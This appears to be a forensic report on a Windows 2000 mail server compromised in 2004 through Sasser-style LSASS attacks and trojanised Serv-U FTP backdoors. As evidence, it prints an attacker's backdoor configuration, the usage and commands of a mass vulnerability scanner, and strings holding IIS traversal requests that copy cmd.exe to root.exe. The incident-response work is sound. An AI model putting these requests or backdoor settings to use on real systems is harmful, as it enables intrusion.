Id: S-1-5-32-544
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Id: S-1-5-18
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Users
Id: S-1-5-32-545
Property: Allow
Permissions: [R&X] [R] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

The bad signature on this file indicates that it is not a .dll, and examination shows it to be a text file:

```
[GLOBAL]
Version=4.0.0.4
LocalSetupPassword=482F561F4402574F0655
OpenFilesUploadMode=Shared
```

```
PacketTimeOut=300
RegistrationKey=iOcYblhCq7KULb99DfkUBY2M0/JoXybVtAyGuDv+4OcYbfloyo6VLbQwbIA0Q//tvZkNMRblgzux2w
qf69cqCmp0nISmG4gZb5wlNb+8tsFZbUPt1kzpylqQ74ZsDzYlxJz3QtI
[DOMAINS]
Domain1=0.0.0.0||7777|FTP#1|1
[Domain1]
User1=@dmin-Free-FXP12445|1|0
User2=Fr33-FXPers|1|0
MaxNrUsers=20
LogFileSystemMes=0
LogFileSecurityMes=0
LogFileGETs=0
LogFilePUTs=0
ReplyHello=SiGN - FR33-FXP3rs - On Da FUcKiNG C@S£!!!
SignOn=c:\WINNT\system32\spool\prtprocs\rpc\system.dll
DirChangeMesFile2=c:\WINNT\system32\spool\prtprocs\rpc\system32.dll
LogIPNames=1
User3=l33cH-Fr0M|1|0
VirPath1=d:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.tmp\+002|%HOME%|+-[DRIVE-D]-
+
[USER=@dmin-Free-FXP12445|1]
Password=da8ECDA37660A1DFD8A5F445C32FC2F794
HomeDir=c:\
AlwaysAllowLogin=1
Maintenance=System
Access1=c:\|RWAMELCDP
Access2=d:\|RWAMELCDP
Access3=e:\|RWAMELCDP
Access4=f:\|RWAMELCDP
Access5=g:\|RWAMELCDP
Access6=h:\|RWAMELCDP
Access7=i:\|RWAMELCDP
Access8=k:\|RWAMELCDP
Access9=l:\|RWAMELCDP
Access10=m:\|RWAMELCDP
Access11=n:\|RWAMELCDP
Access12=o:\|RWAMELCDP
Access13=p:\|RWAMELCDP
Access14=q:\|RWAMELCDP
Access15=r:\|RWAMELCDP
Access16=s:\|RWAMELCDP
Access17=t:\|RWAMELCDP
Access18=u:\|RWAMELCDP
Access19=v:\|RWAMELCDP
Access20=w:\|RWAMELCDP
Access21=x:\|RWAMELCDP
Access22=y:\|RWAMELCDP
Access23=z:\|RWAMELCDP
[USER=l33cH-Fr0M|1]
Password=fiB45404FFA15E4D6EBB668F1B0602BF3E
HomeDir=f:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.TMP\+001
RelPaths=1
MaxUsersLoginPerIP=1
TimeOut=60
Access1=f:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.TMP\+001|RLP
Access2=d:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.tmp\+002|RLP
[USER=Fr33-FXPers|1]
Password=of12E44D304C5289DC889A3584FB281E6F
HomeDir=f:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.TMP\+001
RelPaths=1
AlwaysAllowLogin=1
TimeOut=120
Maintenance=System
Access1=f:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.TMP\+001|RWAMLCDP
Access2=d:\RECYCLER\S-1-5-21-824908557-1142708513-1380004826-500\.tmp\+002|RWAMLCDP
```

Name:	**TzoLibr.dll**
File Ext:	dll
File Type:	Dynamic Link Library
File Category:	Code\Library
Signature:	Match
Description:	File, Read Only, Archive

Last Accessed:	20/05/04 19:10:19
File Created:	30/04/04 03:03:45
Last Written:	30/04/04 03:03:47
Entry Modified:	20/05/04 11:05:42
Logical Size:	36,864
Physical Size:	36,864
Starting Extent:	0C-C899101
File Extents:	2
Permissions:	•
Physical Location:	3,682,749,952
Evidence File:	Disk from XXXX01
File Identifier:	24084
Hash Value:	c39396c57353dd2a379d2f5a2cb1435f
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\spool\prtprocs\rpc\TzoLibr.dll

File Extents

Start Sector	Sectors	Start Cluster	Clusters
7,192,871	8	899,101	1
13,457,895	64	1,682,229	8

Permissions

Name:	Administrators
Id:	S-1-5-32-544
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Id:	S-1-5-18
Property:	Allow
Permissions:	[FC] [M] [R&X] [R] [W] [Sync]
Name:	Users
Id:	S-1-5-32-545
Property:	Allow
Permissions:	[R&X] [R] [Sync]
Name:	Administrators
Id:	S-1-5-32-544
Property:	Owner
Id:	S-1-5-18
Property:	Group

A web search revealed that this file was thought to be clean, but often associated with Trojans and variants of the ServUDaemon backdoor.

Registry Analysis

Analysis of the "CurrentControl\Services" section of the registry indicates that the svchs services entry was made on 30 Apr at 03:04.

Name:	**svchs**
File Type:	20000000
Description:	Folder, Registry Entry
Last Written:	30/04/04 03:04:49
Logical Size:	5
Physical Size:	5
Starting Extent:	0NTRegistry-C5987,368
File Extents:	1
Physical Location:	3,065,712
Evidence File:	Disk from XXXX01
Full Path:	Mail Server XXXX01\Disk from XXXX01\C\WINNT\system32\config\system\NTRegistry\$$$PROTO.HIV\ControlSet001\Services\svchs

File Extents

Start Sector	Sectors	Start Cluster	Clusters
5,987	1	5,987	1

The date and time on the "Security" settings on the same registry key matches the above values. This time corresponds with the time that the

"tsl.dll" file was created, and the "svchs.exe" was last written.

svchs.exe 'Sandbox'

A Windows 2000 Server with Service Pack 4 was created within a VMWare session and a snapshot of the system was taken using Winalysis. The svchs.exe.exe program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

Checking 'filemon' revealed:

- svchs.exe first called tsl.dll, then executed:
  - Tzolibr.dll
  - Wsock32.dll
  - WS2_32.DLL
  - WS2HELP.DLL
  - Winmm.dll
  - Mmdrv.dll
- It then looked for the following in the parent directory without success:
  - svchs.ENG
  - scvhs.ENG.DLL
  - scvhs.EN
  - scvhs.EN.DLL
- It then looked for the file BugSlayerUtil.dll in its own parent directory, C:\WINNT\system, C:\WINNT\system32 & C:\WINNT\system32\Wbem all without success.

This behaviour is almost identical to that of ServUDaemon.exe. However ServUDaemon.exe went on to execute a number of other files, which svchs.exe did not. The program did not appear to create a log file when run.

Checking 'regmon' revealed:

Svchs.exe queried nearly all audio drivers on the system (wave, midi, aux, mixer etc), as did ServUDaemon.exe, but again as above it did not go on to perform the additional tasks performed by ServUDaemon.exe.

The program was confirmed running by a Telnet to port 7777, which provoked the response:

```
220 SiGN - FR33-FXP3rs - On Da FUcKiNG C@Sú!!!
```

Interestingly, running the svchs.exe program started the ftp server. As with the ServUDaemon.exe program, it did not survive a reboot and had not been installed as a service as it appeared to have been on the compromised

system. A similar test on a sandbox Windows XP SP1 system showed the same behaviour e.g. no ability to survive a reboot and the program not installed as a service. Therefore, as above, some other explanation will have to be found for the program found running as a service on the compromised system. It is also noted, that unlike ServUDaemon.exe, svchs.exe does not produce a log file.

Registry Analysis

Encase Registry Analysis showed that the svchs service was created in the registry at 03:04 on 30 Apr, at the same time that the svchs.exe and associated files were created. This would suggest that the programs themselves registered the service, but that this behaviour was not replicated in testing.

This analysis also holds true for the Serv-U service, which was created at 09:09 on 8 May, the same time as the ServUDaemon.exe and .ini files.

Timeline Analysis

There is a corresponding Sasser type attack (against the LSASS vulnerability) at 03:03 on 30 Apr with the creation of the \rpc directory and associated files.

Recycler

We now turn our attention to the 'Recycler' as this was referenced on multiple occasions whilst investigating the other files. The root of the Recycler e.g. not in any users recycle bin contained the following:

Name	Logical Size	Physical Size	Hash Value
a.exe	29,696	32,768	eec89cee57cb7c53c7ac2423dc73a0a0
config.cfg	63	63	f0d71ae401d88b626f578b4998793085
scan.txt	3,028	4,096	4cba99de9474ead013a1527685bc552f
Scanxxx.exe	88,576	90,112	f7025282b47e0ef3ea8f62b26c49e48c

Name	Last Accessed	File Created	Last Written	Entry Modified
a.exe	09/05/2004 16:37	09/05/2004 16:36	09/05/2004 16:37	16/05/2004 04:01
config.cfg	09/05/2004 16:38	09/05/2004 16:36	09/05/2004 16:38	16/05/2004 04:01
scan.txt	10/05/2004 11:18	09/05/2004 16:40	10/05/2004 11:18	16/05/2004 04:01
Scanxxx.exe	09/05/2004 16:40	09/05/2004 16:36	09/05/2004 16:36	16/05/2004 04:01

Name:	**a.exe**
File Ext:	exe
File Type:	Windows Executable
File Category:	Code\Executable
Signature:	Match
Description:	File, Recycle Bin, Archive
Last Accessed:	09/05/04 16:37:01
File Created:	09/05/04 16:36:59
Last Written:	09/05/04 16:37:01
Entry Modified:	16/05/04 04:01:37
Logical Size:	29,696
Physical Size:	32,768
Starting Extent:	0C-C1681545
File Extents:	1
Permissions:	•
Physical Location:	6,887,640,576

Evidence File: Disk from XXXX01
File Identifier: 24371
Hash Value: eec89cee57cb7c53c7ac2423dc73a0a0
Full Path: Mail Server XXXX01\Disk from XXXX01\C\RECYCLER\a.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,452,423	64	1,681,545	8

Permissions
Id: S-1-1-0
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

Name: **config.cfg**
File Ext: cfg
File Type: Configuration
File Category: Windows
Signature: Match
Description: File, Recycle Bin, Archive
Last Accessed: 09/05/04 16:38:19
File Created: 09/05/04 16:36:26
Last Written: 09/05/04 16:38:19
Entry Modified: 16/05/04 04:01:37
Logical Size: 63
Physical Size: 63
Starting Extent: 0C-C6106,280
File Extents: 1
Permissions: •
Physical Location: 25,043,736
Evidence File: Disk from XXXX01
File Identifier: 24361
Hash Value: f0d71ae401d88b626f578b4998793085
Full Path: Mail Server XXXX01\Disk from XXXX01\C\RECYCLER\config.cfg
File Extents

Start Sector	Sectors	Start Cluster	Clusters
48,913	2	6,106	

Permissions
Id: S-1-1-0
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

The file contained the text:

```
//Config File Generated by Modified Sfind 0.921

Threads=3000
```

Name: **scan.txt**
File Ext: txt
File Type: Text
File Category: Document
Signature: Match
Description: File, Recycle Bin, Archive
Last Accessed: 10/05/04 11:18:53
File Created: 09/05/04 16:40:27
Last Written: 10/05/04 11:18:53
Entry Modified: 16/05/04 04:01:38

Logical Size: 3,028
Physical Size: 4,096
Starting Extent: 0C-C734179
File Extents: 1
Permissions: •
Physical Location: 3,007,229,440
Evidence File: Disk from XXXX01
File Identifier: 24431
Hash Value: 4cba99de9474ead013a1527685bc552f
Full Path: Mail Server XXXX01\Disk from XXXX01\C\RECYCLER\scan.txt
File Extents

Start Sector	Sectors	Start Cluster	Clusters
5,873,495	8	734,179	1

Permissions
Id: S-1-1-0
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

The file contained the text:

> Scan Started at: 3000 Threads
>
> COMMAND: Scanxxx.exe -p 5554 130.0.0.0 130.100.0.0 (Approx 600,000 addresses)
>
> (A number of IP addresses (199) it had discovered listening on port 5554) e.g. infected with Sasser

Name: **Scanxxx.exe**
File Ext: exe
File Type: Windows Executable
File Category: Code\Executable
Signature: Match
Description: File, Recycle Bin, Archive
Last Accessed: 09/05/04 16:40:27
File Created: 09/05/04 16:36:27
Last Written: 09/05/04 16:36:32
Entry Modified: 16/05/04 04:01:38
Logical Size: 88,576
Physical Size: 90,112
Starting Extent: 0C-C1649856
File Extents: 1
Permissions: •
Physical Location: 6,757,842,432
Evidence File: Disk from XXXX01
File Identifier: 24362
Hash Value: f7025282b47e0ef3ea8f62b26c49e48c
Full Path: Mail Server XXXX01\Disk from XXXX01\C\RECYCLER\Scanxxx.exe
File Extents

Start Sector	Sectors	Start Cluster	Clusters
13,198,911	176	1,649,856	22

Permissions
Id: S-1-1-0
Property: Allow
Permissions: [FC] [M] [R&X] [R] [W] [Sync]

Name: Administrators
Id: S-1-5-32-544
Property: Owner

Id: S-1-5-18
Property: Group

Scanxxx.exe 'Sandbox'

A Windows 2000 Server with Service Pack 4 was created within a VMWare session and a snapshot of the system was taken using Winalysis. The Scanxxx.exe program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

First the file Scannxxx.exe was placed in a new directory C:\test on its own, and the command Scanxxx.exe /? was run from a command prompt:

```
config file not found using default threads (500)

              =========Modded Sfind=========
           ========Version 0.921 By MaXxX ========


Usage: scanxxx <Option> <Parameter>


<Option>:
 -config               Threads                        Set scan speed
 -p                    <Port|Port-Port> <IP|IP-IP>    Scan port
 -cgi                  <IP address>                   Scan cgi hole
 -idq                  <Start IP> <End IP>            Scan .idq hole
 -pri                  <Start IP> <End IP>            Scan .printer hole
 -apache               <Start IP> <End IP>            Scan Apache 1.3.x
 -apache2              <Start IP> <End IP>            Scan Apache 2.x
 -apachechunked        <Start IP> <End IP>            Scan Apache Win32 Chunked
 -uni                  <Start IP> <End IP>            Scan unicode hole
 -webdav               <Start IP> <End IP>            Scan Webdav hole
 -real                 <Start IP> <End IP>            Scan RealMedia 8.x/9.x
 -mdac                 <Start IP> <End IP>            Scan .mdac hole
 -media                <Start IP> <End IP>            Scan IIS Media Services
 -codered              <Start IP> <End IP>            Scan codered virus host
 -ftp                  <Start IP> <End IP>            [-admin]
 -um                   <IP addr> [Web path] <Message> Modify web files


 Example: scanxxx -webdav 192.168.0.1 192.168.0.255


                                          -Credits DOH?
```

Nothing unusual was reported by 'regmon' or 'filemon' except that a scan.txt file was created, in the C:\test directory, containing the following:

```
Scan Started at: 500 Threads
COMMAND: scanxxx /?
Scan Complete!
```

Scanxxx.exe appears to be a lightweight command line scanner configurable

to look for specific vulnerabilities or ports.e.g.

```
C:\test>scanxxx.exe -p 7777 192.168.33.21

config file not found using default threads (500)

                =========Modded Sfind=========

           ========Version 0.921 By MaXxX ========

Please wait 1 Thread end.....

1 Host search complete. Find 0 port(s)!
```

Further testing revealed that the scanner functioned correctly and always produced a scan.txt file at the end of the scanning run. Scanxxx.exe does not rely on a.exe to function, and does not call it in operation.

On searching unallocated file space, the following segment of Scanxxx.exe code was found, which shows details of some of the exploits being run:

02339483313 | -Credits DOH?····· Example: ····· -webdav 192.168.0.1 192.168.0.255 ····· -um [Web path] Modify web files····· -ftp [-admin] ····· -codered Scan codered virus host····· -media 02339483643 | Scan IIS Media Services····· -mdac Scan .mdac hole····· -real Scan RealMedia 8.x/9. 02339483808 | x····· -webdav Scan Webdav hole····· -uni Scan unicode hole····· -apachechunk 02339483973 | ed Scan Apache Win32 Chunked····· -apache2 Scan Apache 2.x····· -apache < 02339484138 | End IP> Scan Apache 1.3.x····· -pri Scan .printer hole····· -idq Scan .idq 02339484303 | hole····· -cgi Scan cgi hole····· -p Scan port····· -config Threads Se 02339484468 | t scan speed·····: ·····Usage: ····· ··· ····select error···· Port:·· listening·····ioctlsocket error·····% Complete. ····Socke 02339484633 | t() Error:····· Modify fail.····· Modify complete!·····recv error·····connect error···Not found root.exe.·····Cantnot find the path '·····'.··Modify def 02339484798 | ault.asp.....done.·····Modify default.htm.....done.·····Modify index.asp.....done.·····Modify index.htm.....done.····· 02339484963 | ·404·Access is denied.·····cannot find the path·····^+>····GET /scripts/root.exe?/c+echo+^^····· 02339485128 | ·····*.* ··GET /scripts/..%255c%255c../winnt/system32/attrib.exe?+-r+-h+-s+-a+·····Copy cmd.exe to root.exe.....done.·····GET /scripts/ 02339485293 | ..%255c%255c../winnt/system32/cmd.exe?/c+copy+d:\winnt\system32\cmd.exe+root.exe ·····1 file(s) copied.·····recv2 error·····send error·····GET /s 02339485458 | cripts/..%255c%255c../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+root.exe ·····socket error···· FOUND RealServer Version 9.* Win32···· 02339485623 | ····· FOUND RealServer Version 9.* Linux·····RealServer Version 9.····· FOUND RealServer Version 8.* Win32·····win32··· FOUND RealServer Version 8.* Linux· 02339485788 | ·····linux···RealServer Version 8.·····-Apache2····-Apache····· FOUND Apache 1.3.24 Win32!·····Apache/1.3.24 (Win32)····· FOUND Apache 1.3.23 Win32!····· 02339485953 | ···Apache/1.3.23 (Win32)····· FOUND Apache 1.3.22 Win32!·····Apache/1.3.22 (Win32)····· FOUND Apache 1.3.20 Win32!·····Apache/1.3.20 (Win32)····· FOUND 02339486118 | Apache 1.3.19 Win32!·····Apache/1.3.19 (Win32)····· FOUND Apache 1.3.17 Win32!·····Apache/1.3.17 (Win32)····· FOUND Apache 1.3.14 Win32!·····Apache/ 02339486283 | 1.3.14 (Win32)·····-Apachechunked·····200 OK·· ··GET ···· ========Version 0.921 By MaXxX ========····· =========Modded Sfind=== 02339486448 | ======·····Please wait ···· Thread end..... ····· find codered host·····GET /scripts/root.exe?/c+dir ····· find unicode hole·····GET /scripts/..%255c% 02339486613 | 255c../winnt/system32/cmd.exe?/c+dir ····· Host Running Apache 2.x·····Apache/2.··· Host Running Apache 1.3.x·····CONNECT 1.3.3.7:1337 HTTP/1.0 ····· 02339486778 | ·· Windows Media Services Enabled!·····GET /scripts/nsiislog.dll ·····RealServer·····OPTIONS / RTSP/1.0 ·····411·SEARCH / HTTP/1.1 Host: %s ····· 02339486943 | · Mdac Enabled!·····GET /msadc/msadcs.dll HTTP/1.0 ····· find .printer hole·····500 13 Server: Microsoft-IIS/5.0·····GET /NULL.printer ····· find .idq h 02339487108 | ole·····GET /NULL.idq ····· ftp user anonymous longin succeed.····· password is you E-mail.····· ftp user administrator longin succeed. password is '····· 02339487273 | ···'··· ftp user administrator longin succeed. no password.·····Socket() Error·····QUIT ··230·331·Send() Error····220·pass ···pass sunw@www.com ·····user a 02339487438 | nonymous ····user administrator ·····GetConsoleScreenBufferInfo Error····· ···Scan Complete!.·····Password : ····Send()2 Error···Send()1 Error···+OK ····use 02339487603 | r ···Test

A.exe 'Sandbox'

A Windows 2000 Server with Service Pack 4 was created within a VMWare session and a snapshot of the system was taken using Winalysis. The a.exe program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been

previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

The file a.exe was placed in a directory C:\test and run from the command line with the following results:

- When run with no parameters, the program returned: "The command to execute must be passed as a Command Line Parameter".
- When run with a range of parameters, the program returned: "Execution of the specified command has failed".
- When run the a.exe called:
    - INDICDLL.dll
    - IMM32.dll
- A.exe queried the following registry values:
    - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack
    - HKLM\System\CurrentControlSet\Control\Session Manager\SafeDIISearchMode
    - HKLM\System\CurrentControlSet\Control\Session Manager\AdditionalBaseNamedObjectsProtectionMode
    - HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorSystemHeap
    - HKLM\SOFTWARE\Microsoft\OLE\PageAllocatorSystemHeapIs Private
    - HKLM\System\CurrentControlSet\Control\Session Manager\CriticalSectionTimeout
- No files were written or registry values altered.

Examination of the file itself revealed:

- It was a Windows32 executable
- When running correctly it seemed to rely on kernel32.dll functions

Running the program through Microsoft Visual Studio debugger revealed the following (although the program contained no debugging information):

```
'a.exe': Loaded 'C:\WINDOWS\system32\ntdll.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\kernel32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\user32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\gdi32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\oleaut32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\msvcrt.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\advapi32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\rpcrt4.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\ole32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\uxtheme.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\PGPhk.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\nview.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\shlwapi.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\shell32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\psapi.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\comctl32.dll', No symbols loaded.
```

'a.exe': Loaded 'C:\WINDOWS\system32\winmm.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\version.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9\comctl32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\ntmarta.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\wldap32.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\samlib.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\msctf.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\nvwimg.dll', No symbols loaded.
'a.exe': Unloaded 'C:\WINDOWS\system32\nvwimg.dll'
'a.exe': Loaded 'C:\WINDOWS\system32\nvwddi.dll', No symbols loaded.
'a.exe': Loaded 'C:\WINDOWS\system32\CTAGENT.DLL', No symbols loaded

svchost.exe 'Sandbox'

A Windows 2000 Server with Service Pack 4 was created within a VMWare session and a snapshot of the system was taken using Winalysis. The svchost.exe program was then run, whilst the file system and registry were being monitored by 'filemon' and 'regmon' from 'http://www.sysinternals.com'. These files were run from a Windows Forensic CDROM which had been previously created with a number of tools and was collectively MD5'd as C7131AAE5690BF3E6C69B8D6BAAAD04.

The file svchost.exe was placed in a directory C:\test and run from the command line with the following results:

- Two new files were created in the c:\test directory:
  - tcp_setting.ocx

    [GLOBAL]

    Version=5.0.0.0

    ProcessID=924

  - winstaterrorlog.dll

    Sun 24Oct04 09:23:59 - tcp-ip FTP Server v5.0 (5.0.0.0) - Copyright (c) 1995-2004 Cat Soft, All Rights Reserved - by Rob Beckers

    Sun 24Oct04 09:23:59 - Cat Soft is an affiliate of Rhino Software, Inc.

    Sun 24Oct04 09:23:59 - ServUDaemon.ini setup file not found, creating new one

    Sun 24Oct04 09:23:59 - Using WinSock 2.0 - max. 32767 sockets

    Sun 24Oct04 09:24:00 - PROBLEM: Unable to load the SSL/TLS libraries (SSLEAY32.DLL and LIBEAY32.DLL) - No SSL support

    Sun 24Oct04 09:24:00 - FTP Server listening on port number 43958, IP 127.0.0.1

    Sun 24Oct04 09:24:00 - You are in the trial period: 30 days of "Professional Edition" try-out left

Checking 'filemon' revealed:

- svchost.exe first executed:
  - Wsock32.dll
  - WS2_32.DLL
  - WS2HELP.DLL
  - Winmm.dll
  - Mmdrv.dll
- It then looked for the following in the parent directory without success:

    - ServUDaemon.ENG
    - ServUDaemon.ENG.DLL
    - ServUDaemon.EN
    - ServUDaemon.EN.DLL
- It then looked for the file BugSlayerUtil.dll in its own parent directory, C:\WINNT\system, C:\WINNT\system32 & C:\WINNT\system32\Wbem all without success.
- Then the program executed:
    - C:\WINNT\system32\INDICDLL.dll
    - C:\WINNT\system32\IMM32.dll
- Next, not finding winstaterrorlog.dll, it created a new file of that name.
- It then looked for tcp_setting.ocx in the following locations:
    - C:\WINNT\system32\tcp_setting.ocx
    - C:\WINNT\system\tcp_setting.ocx
    - C:\WINNT\tcp_setting.ocx
    - C:\WINNT\system32\Wbem\tcp_setting.ocx
- Failing to find the file, it created a new file of that name.
- It then looked for a file C:\test\tcp-ipID.txt, which it could not find.
- After reading tcp_setting.ocx, it executed:
    - C:\WINNT\system32\msafd.dll &
    - C:\WINNT\system32\wshtcpip.dll
- After reading C:\WINNT\win.ini, it set some information in C:\WINNT\system32\config\software.LOG
- It then looked for libeay32.DLL in the following locations without sucess:
    - C:\WINNT\system32\libeay32.DLL
    - C:\WINNT\system\libeay32.DLL
    - C:\WINNT\libeay32.DLL
    - C:\WINNT\system32\Wbem\libeay32.DLL
- After again reading winstaterrorlog.DLL, it executed:
    - C:\WINNT\system32\rnr20.dll &
    - C:\WINNT\system32\DNSAPI.dll
    - C:\WINNT\system32\iphlpapi.dll
    - C:\WINNT\system32\ICMP.dll

- C:\WINNT\system32\MPRAPI.dll
- C:\WINNT\system32\SAMLIB.dll
- C:\WINNT\system32\NETAPI32.dll
- C:\WINNT\system32\SECUT32.dll
- C:\WINNT\system32\NETRAP.dll
- C:\WINNT\system32\ACTIVEDS.dll
- C:\WINNT\system32\ADSLDPC.dll
- C:\WINNT\system32\RTUTILS.dll
- C:\WINNT\system32\SEPUPAPI.dll
- C:\WINNT\system32\USERENV.dll
- C:\WINNT\system32\RASAPI32.dll
- C:\WINNT\system32\RASMAN.dll
- C:\WINNT\system32\TAPI32.dll
- C:\WINNT\system32\DHCPCSVC.dll
- C:\WINNT\system32\winrnr.dll
- C:\WINNT\system32\rasadhlp.dll

Checking 'regmon' revealed:

- Svchost.exe queried nearly all audio drivers on the system (wave, midi, aux, mixer etc)
- It then obtained the systems Winsock2 and TCP parameters
- It obtained the Setup path details
- It then obtained multiple Cryptographic RNG Seed values

The behaviour of this program is almost identical to that of ServUDaemon.exe, whereas, svchs.exe appears to only perform a subset of the actions of these programs.

Windows Event Logs

Security Log

The Security Log was cleared on 2 Aug 2002

Application Log

The Application Log covered the period 21:48 6 May 2004– 15:41 21 May 2004, and contained the following of interest:

- 6 May 21:49 – 8 May 11:45

  Multiple (thousands) events showing an error (1008) reported by Perflib in rasctrs.dll and corresponding multiple errors (2001) from rasctrs. These events reoccur multiple times per minutes and fill most

of the log.

- 9 May 16:17

  Norton AntiVirus reported completing a scan of 42197 files on the system and finding no infected files.

System Log

The System Log covered the period 14:17 2 Aug 2002 – 15:13 21 May 2004, and contained the following of interest:

- There are no entries at all between 13:12 28 Apr and 20:52 6 May. The server started at 13:12 28 Apr and shutdown at 20:52 6 May.
- 6 May 20:57 – The system rebooted after a clean shutdown
- 6 May 21:03 – The system rebooted after a dirty shutdown
- 6 May 21:10 - The system rebooted after a dirty shutdown
- 6 May 23:09 – The system generated an error "Idle timer expired; Session has been idle over its time limit. Logoff will start in 2 minutes. Press any key now to continue session." This message indicates that the current user had a terminal server session open.
- 7 May 08:18 - The system rebooted after a clean shutdown
- 7 May 08:51 - The system rebooted after a dirty shutdown
- 7 May 08:56 - The system rebooted after a dirty shutdown
- 7 May 09:04 - The system rebooted after a dirty shutdown
- 7 May 09:13 - The system rebooted after a dirty shutdown
- 7 May 09:28 - The system rebooted after a dirty shutdown
- 7 May 10:20 - The system rebooted after a dirty shutdown
- 7 May 10:55 - The system rebooted after a dirty shutdown
- 7 May 11:16 - The system rebooted after a dirty shutdown
- 7 May 11:50 - The system rebooted after a dirty shutdown
- 7 May 12:04 - The system rebooted after a dirty shutdown
- 7 May 12:11 - The system rebooted after a dirty shutdown
- 7 May 12:23 - The system rebooted after a dirty shutdown
- 7 May 12:51 - The system rebooted after a dirty shutdown
- 7 May 13:20 - The system rebooted after a dirty shutdown
- 8 May 09:09 – 10:03 – System generated multiple event 7024s from the Service Control Manager reporting a "Serv-U FTP Server; 100"
- 8 May 10:03 - The system rebooted after a clean shutdown. One service failed to restart.
- 8 May 10:03 – 10:58 - System again generated multiple event 7024s

from the Service Control Manager reporting a “Serv-U FTP Server; 100.” These messages were intermixed with multiple event 50 from TermDD, with the error /Device/Termdd; “DATA ENCRYPTION”.

- 8 May 11:39 – 11:45 – System produced multiple event 7001s from the Service Control Manager, with the error “Remote Access Connection Manager; Telephony; %%1058;” (Translated to “The Remote Connection Manager service depends on the Telephony service which failed to start because of the following error: The service cannot be started either because it is disabled or because it has no enabled devices associated with it).
- 8 May 11:54 - The system rebooted after a clean shutdown
- 10 May 12:04 – 11 May 19:02 System produced ten event 50s from TermDD, with the error /Device/Termdd; “DATA ENCRYPTION”.
- 12 May 19:39 – System rebooted after a clean shutdown
- 13 May 10:13 - System rebooted after a clean shutdown
- 20 May 19:10 - System rebooted after a dirty shutdown

Deleted File Analysis

Except as indicated above, where parts of files were found in unallocated space, no useful information was obtained from the examination of complete deleted files (other than those files discovered in the “Recycler”.

Conclusions

The following conclusions are made from the forensic examination of this disk:

Overall Analysis

Between the period 27 Apr and 8 May 2004, the Windows 2000 Server XXX01 can under sustained attack against the LSASS vulnerability reported by Microsoft as MS 04-11. Whilst all of the attacks appeared to use the same or similar techniques, some could be attributed to know versions of the “Sasser” Worm, others were either modifications of the worm or more manual attacks by more than one hacker. A number of the attacks appear to have been unsuccessful in compromising the system, although the exploit appeared to have functioned correctly. No trace of known versions of the “Sasser” worm was found on the system, although on 5 May the first part of an attack was successful in the uploading of the file “cmd.ftp”, which then tried to upload additional files. It failed in doing so.

Three different trojanised versions of Serv-U FTP Server were discovered on the system (installed on 30 Apr and 7 & 8 May). As these all tried to use port 43958, they conflicted with each other, and it is therefore assumed that they were installed by three different worms/hackers. Two of the trojanised servers installed themselves as services, the third did not. On 8 May, a hacker prevented further attacks against the server by setting the “RestrictAnonymous” key in the registry to prevent anonymous access.

